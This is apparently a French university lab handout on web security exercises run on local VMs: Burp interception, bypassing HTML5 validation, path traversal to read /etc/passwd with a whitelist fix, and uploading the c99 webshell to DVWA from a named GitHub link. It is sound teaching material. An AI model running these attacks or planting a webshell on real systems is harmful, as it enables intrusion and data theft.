TLS-SEC

SECU WEB

Ecole Nationale de l'Aviation Civile

TABLE DES MATIERES

Table des matières

Signification des icônes :

 Capture wireshark

 Indication ou recommandation ***importante***

 Complément d'information

RAPPEL MISE EN PLACE

Le logiciel Virtualbox doit être présent sur votre machine hôte. Vous devrez télécharger les deux images machine et seeds_lab au format ova et les installer.

L'accès réseau des deux VM est en mode Réseau privé hôte autorisant la communication entre chaque VM et votre machine à travers l'interface virtuelle vboxnet. L'adresse de ce réseau est 10.3.120.0/24. La VM "machine" possède par défaut l'adresse 10.3.120.1. La VM seeds_lab a pour adresse 10.3.120.2.

 Vous devez configurer l'adresse de votre machine hôte associée à vboxnet0 à 10.3.120.3.

Téléchargez de https://github.com/tennc/webshell/blob/master/php/PHPshell/c99/c99.php le fichier c99.php et le déposer dans votre répertoire d'accueil (votre machine hôte).

Téléchargez également ici le fichier log.pl: https://pastebin.com/1uCabwwZ, puis
1. cd /usr/lib/cgi-bin
2. cp 'location of .pl file' '/usr/lib/cgi-bin'
3. chown www-data:www-data log.pl
4. chmod 700 log.pl 5.
5.perl -c log.pl

Vous devez avoir une serveur apache.
1 service apache2 start
2. service apache2 status
3. mkdir -p /var/www/html/logs
4. chown www-data:www-data /var/www/html/logs
5. chmod 700 /var/www/html/logs
6. ls -ld /var/www/html/logs

Sur le firefox de la machine hôte, il faudra installer les modules complémentaires HTTP header live et web developper.

Vous devez avoir la suite burp installée sur votre machne hôte.
https://portswigger.net/burp/communitydownload

Importer les VM machine.ova et seeds_lab.ova

Créer des instantanés de chaque VM avant de commencer

VM Machine : user : root mot de passe : **toor**
User : Despentes : pas de mot de passe
Adresse 10.3.120.1

VM Seeds_lab : user seeds mdp **dees**
Adresse IP 10.3.120.2
Cette machine est configurée avec un clavier qwerty..

Configurer virtualbox de façon à ce que l'adresse vboxnet0 du hôte soit 10.3.120.3, pas besoin d'activer le serveur DHCP

Dans le fichier /etc/hosts du hôte il faut ajouter ces deux lignes :
10.3.120.2 www.seedsql.com
10.3.120.2 www.xsslabelgg.com

S'AUTHENTIFIER

1 *Avant tout*


✓ **Démarrer votre machine hôte.**

2 *Ensuite…*


✓ **Lancez firefox et connectez vous sur http://10.3.120.1.**

✓ Vous trouvez un menu. Remarquez le lien vers phpmyadmin. (Le login de phpmyadmin est root et le mot de masse 2fois6=12) .

✓ Choisir en premier lieu le lien vers **websec** puis **authentification**



3 Ce qu'il faut faire



✓ **Vous devez trouver quel est le mot de passe…**

(trouver != deviner)

Voilà comment j'ai fait :

✓ **Qu'en concluez-vous ?**

UTILISATION D'UN PROXY LOCAL

1 Intro


Le code HTML du formulaire "formulaire2" implémente des types de champ html5 comme ceux décrits dans le cours. A priori impossible de saisir des données ne respectant pas le format imposé par le développeur.

Vous pouvez vérifier cela en essayant de saisir n'importe quoi à l'adresse: 10.3.120.1/websec/formulaire2

2 mise en place du proxy

✓ **Sur votre machine hôte lancer le proxy burp.**

✓ **Après avoir cliqué l'onglet proxy, vous devez avoir cette fenêtre**



Le rôle du proxy Burp est d'intercepter les communications entre votre navigateur et le serveur, à condition toutefois que le bouton intercept soit positionné à « on », ce qui doit être le cas. Pour transmettre les données vers le serveur de destination, il faut à chaque étape de l'échange, utiliser le bouton forward.


- ✓ **Changer la conf de firefox et ajouter votre proxy local burp dont l'adresse est 127.0.0.1 (localhost) sur le port 8080**

Noubliez pas de revenir à la normale une fois ce TP terminé

3 Interception et modification

- ✓ **Dans firefox saisir l'adresse 10.3.120.1/websec/formulaire2 vous devrez avoir ça :**


Cliquer sur le bouton forward du proxy burp autant de fois que nécessaire pour faire apparaître la page illustrée ci avant.



✓ **Une fois la page formulaire2 atteinte, saisir les champs avec des données valides et faire « envoyer »**


ATTENTION : ICI ne pas forwarder

✓ **Cliquez dans Burp sur l'onglet « Params » :**




Vous retrouvez les valeurs que vous avez saisies.

✓ **Modifiez maintenant les données du formulaire validées par le code html5 comme suit :**



✓ **« Forwardez » autant de fois que nécessaire :**



✓ **Observez le résultat final**

✓ **Conclusion ?**

✓ **Vous pouvez quitter maintenant firefox et le proxy burp.**

Noubliez pas rétablir la conf précédente de firefox une fois ce TP terminé

AFFICHAGE /ETC/PASSWD

1 Introduction

Pour cet exercice il faut utiliser le site *« sécurité 1 »*. Le site est écrit en PHP.

A gauche vous trouvez un menu vertical qui vous permet d'accéder aux différentes pages du site.

2 Attaque

✓ **Observez comment l'enchainement des pages s'effectue.**

Pour cela activez les différents choix du menu de gauche et observez le champ de saisie/affichage de l'URL.

✓ **Affichez le fichier système /etc/passwd dans le navigateur.**

3 Défense

Cette attaque est possible car la variable utilisée pour afficher la page n'est pas validée. Vous devez donc modifier le code de la page index.php en conséquence en vous inspirant du code suivant :

```
$pages_autorisees = array('index.html', 'page2.html', 'page3.html');
.
.
.
if( in_array($page, $pages_autorisees) )
{
   include($page);
}
else
{
  echo '<p align="center"> ERREUR : Cette page n\'est pas autoris&eacute;e </p>';
}
```

DVWA


1 Introduction

DVWA est l'acronyme de Damn Vulnerable Web Apllication. C'est un outil pédagogique qui permet d'illustrer un ensemble assez complet de vulnérabilités web.

Dans cet exercice vous allez travailler sur un image virtuelle.

2 Votre mission…..

Vous devez arriver à lancer sur le site cible dvwa le webshell c99.php, en d'autres termes, afficher la page suivante :




Ne tenez pas compte des adresses IP mentionnées dans les captures d'écran. Pour rappel, l'adresse de votre machine hôte est 10.3.120.3 et celle du serveur DVWA est 10.3.120.1.

3 *Première chose*

✓ **Vous devez téléverser (ou télédéposer) le webshell c99 sur le site cible grâce à la page « upload »**

Vous avez récupéré le fichier c99.php comme indiqué en début de TD.

